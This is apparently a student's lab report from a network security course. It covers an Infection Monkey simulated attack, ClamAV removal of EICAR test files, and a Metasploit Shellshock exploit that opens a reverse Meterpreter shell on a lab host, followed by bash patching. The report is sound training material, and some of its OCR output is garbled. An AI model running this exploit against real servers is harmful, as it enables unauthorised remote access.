Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

Student:	Email:
Vidhi Kadakia	jinsukrishna108@gmail.com


Time on Task:	Progress:
1 hour, 30 minutes	100%

Report Generated: Sunday, November 2, 2025 at 11:21 PM

Section 1: Hands-On Demonstration

Part 1: Perform a Simulated Attack with Infection Monkey

14. **Make a screen capture** showing the **successful exploit of the corporationtechs.com web server from MonkeyIsland**.



Defending the Network from a Simulated Attack (3e)
vWorkstation
2025-10-30 18:51:00
Vidhi Kadakia

2. Infection Map

```
HadoopExploiter exploiter.
31/10/2025 00:49:58 clean-ubuntu: Monkey failed exploiting 172.40.0.20 using the
VSFTPDExploiter exploiter.
31/10/2025 00:49:58 clean-ubuntu: Monkey failed exploiting 172.40.0.20 using the
Struts2Exploiter exploiter.
```

[33/37]

Ubuntu-4 : 172.40.0.20

Operating System	Linux
IP Addresses	172.40.0.20
Services	tcp-80: http tcp-22: ssh
Accessible From	MonkeyIsland - clean-ubuntu : 172.40.0.50

EXPLOIT TIMELINE

10/31/2025, 12:49:48 AM
MonkeyIsland - clean-ubuntu : 172.40.0.50
ElasticGroovyExploiter

10/31/2025, 12:49:49 AM
MonkeyIsland - clean-ubuntu : 172.40.0.50
ShellShockExploiter


10/31/2025, 12:49:49 AM
MonkeyIsland - clean-ubuntu : 172.40.0.50
SambaCryExploiter

10/31/2025, 12:49:58 AM
MonkeyIsland - clean-ubuntu : 172.40.0.50
WebLogicExploiter

10/31/2025, 12:49:58 AM
MonkeyIsland - clean-ubuntu : 172.40.0.50
HadoopExploiter

10/31/2025, 12:49:58 AM
MonkeyIsland - clean-ubuntu : 172.40.0.50

17. **Make a screen capture** showing the **recommendations for the corporationtechs.com web server**.



- ilo******
- pfs******
- P@s******
- P@s******

The Monkey scans the following IPs:

- 172.40.0.20
- 172.30.0.2

Note: Monkeys were configured to avoid scanning of the local network.

Security Findings

Immediate Threats

During this simulated attack the Monkey uncovered 0 threats.

Potential Security Issues

The Monkey uncovered the following possible set of issues:

- Weak segmentation - Machines from different segments are able to communicate.

Machine related recommendations

- **CLEAN-UBUNTU**
  1. Segment your network and make sure there is no communication between machines from different segments.
     Read More...

The Network from the Monkey's Eyes


The Monkey discovered 2 machines and successfully breached 0 of them.

0% of scanned machines exploited

From the attacker's point of view, the network looks like this:

Legend: Exploit — | Scan — | Tunnel — | Island Communication —

20. **Make a screen capture** showing the **remote zip file copied to the corporationtechs.com machine** (172.40.0.20).



This report shows information about Mitre ATT&CK™ techniques used by Infection Monkey.

● - Disabled ● - Not attempted ● - Tried (but failed) ● - Successfully used

Execution	Persistence	Defence evasion	Credential access	Discovery	Lateral movement	Collection	Command and Control	Exfiltration
Command line interface	.bash_profile and .bashrc	BITS jobs	Brute force	Remote System Discovery	Exploitation of Remote services	Data from local system	Connection proxy	Exfiltration Over Command and Control Channel
Execution through module load	Create account	File Deletion	Credential dumping	System information discovery	Pass the hash		Uncommonly used port	
Execution through API	Hidden files and directories	File permissions modification	Private keys	System network configuration discovery	Remote file copy		Multi-hop proxy	
Powershell	Local job scheduling				Remote services			
Scripting	PowerShell profile							
Service execution	Scheduled task							
Trap	Setuid and Setgid							

Selected technique


Remote file copy

Monkey tried to copy files, but failed.

Files copied		
Src. Machine	Dst. Machine	Filename
172.40.0.50	172.40.0.50	eicar_com.zip

Part 2: Use Antivirus Software to Remove Malicious Files

12. **Make a screen capture** showing the **contents of the VIRUS directory**.




```
drwxr-xr-x 2 user user 4096 Oct 30 20:51 Music
drwxr-xr-x 2 user user 4096 May 29  2020 Pictures
drwxr-xr-x 2 user user 4096 May 29  2020 Public
drwxr-xr-x 2 user user 4096 May 29  2020 Templates
drwxr-xr-x 2 user user 4096 May 29  2020 Videos
drwxrwxr-x 2 user user 4096 Oct 30 21:29 VIRUS
user@corporationtechs:~$ clamscan -ri --move=/home/user/VIRUS ./
LibClamAV Warning: **************************************************
LibClamAV Warning: ***  The virus database is older than 7 days!  ***
LibClamAV Warning: ***   Please update it as soon as possible.    ***
LibClamAV Warning: **************************************************
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----------- SCAN SUMMARY -----------
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 142
Scanned files: 458
Infected files: 2
Data scanned: 95.27 MB
Data read: 69.36 MB (ratio 1.37:1)
Time: 28.760 sec (0 m 28 s)
user@corporationtechs:~$ ls ./Music
user@corporationtechs:~$ ls ./VIRUS
e                  _com.zip
user@corporationtechs:~$ 
```

Section 2: Applied Learning


Part 1: Exploit a Vulnerable Web Server with Metasploit

11. **Make a screen capture** showing the **updated exploit settings**.



```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting      Required  Description
   ----            ---------------      --------  -----------
   CMD_MAX_LENGTH  2048                 yes       CMD max line length
   CVE             CVE-2014-6271        yes       CVE to check/exploit (Accepted: CVE-2014-6271, C
VE-2014-6278)
   HEADER          User-Agent           yes       HTTP header to use
   METHOD          GET                  yes       HTTP method to use
   Proxies                              no        A proxy chain of format type:host:port[,type:hos
t:port][...]
   RHOSTS          172.40.0.20          yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:<path>'
   RPATH           /bin                 yes       Target PATH for binaries used by the CmdStager
   RPORT           80                   yes       The target port (TCP)
   SRVHOST         0.0.0.0              yes       The local host or network interface to listen on
. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT         8080                 yes       The local port to listen on.
   SSL             false                no        Negotiate SSL/TLS for outgoing connections
   SSLCert                              no        Path to a custom SSL certificate (default is ran
domly generated)
   TARGETURI       cgi-bin/test-cgi.sh  yes       Path to CGI script
   TIMEOUT         5                    yes       HTTP read response timeout (seconds)
   URIPATH                              no        The URI to use for this exploit (default is rand
om)
   VHOST                                no        HTTP server virtual host
```


17. **Make a screen capture** showing the **successful Linux shell command on TargetLinux01**.



```
ll, Bind TCP Inline (IPv6)
   29  linux/x86/shell_bind_tcp                                 manual  No     Linux Command She
ll, Bind TCP Inline
   30  linux/x86/shell_bind_tcp_random_port                     manual  No     Linux Command She
ll, Bind TCP Random Port Inline
   31  linux/x86/shell_reverse_tcp                              manual  No     Linux Command She
ll, Reverse TCP Inline
   32  linux/x86/shell_reverse_tcp_ipv6                         manual  No     Linux Command She
ll, Reverse TCP Inline (IPv6)

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:54636) at 2025-10-30 18:37:26 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  781   fil   2020-10-10 14:41:31 -0700  test-cgi.sh

meterpreter > 
```

Part 2: Patch the Exploited System


4. **Make a screen capture** showing the **pre-patch Bash version**.



Defending the Network from a Simulated Attack (3e)
TargetLinux01
2025-10-30 19:38:24
Vidhi Kadakia


```
user@corporationtechs:~$ bash --version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$
```

9. **Make a screen capture** showing the **post-patch Bash version**.


Activities
Terminal
Oct 30 21:40
user@corporationtechs: ~/Downloads
Defending the Network from a Simulated Attack (3e)
TargetLinux01
2025-10-30 19:40:10
Vidhi Kadakia

```
user@corporationtechs:~$ bash --version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$ cd Downloads
user@corporationtechs:~/Downloads$ ls
bash_5.0-6ubuntu1_amd64.deb
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /u
sr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$ 
```

13. **Make a screen capture** showing your **unsuccessful exploit attempt.**

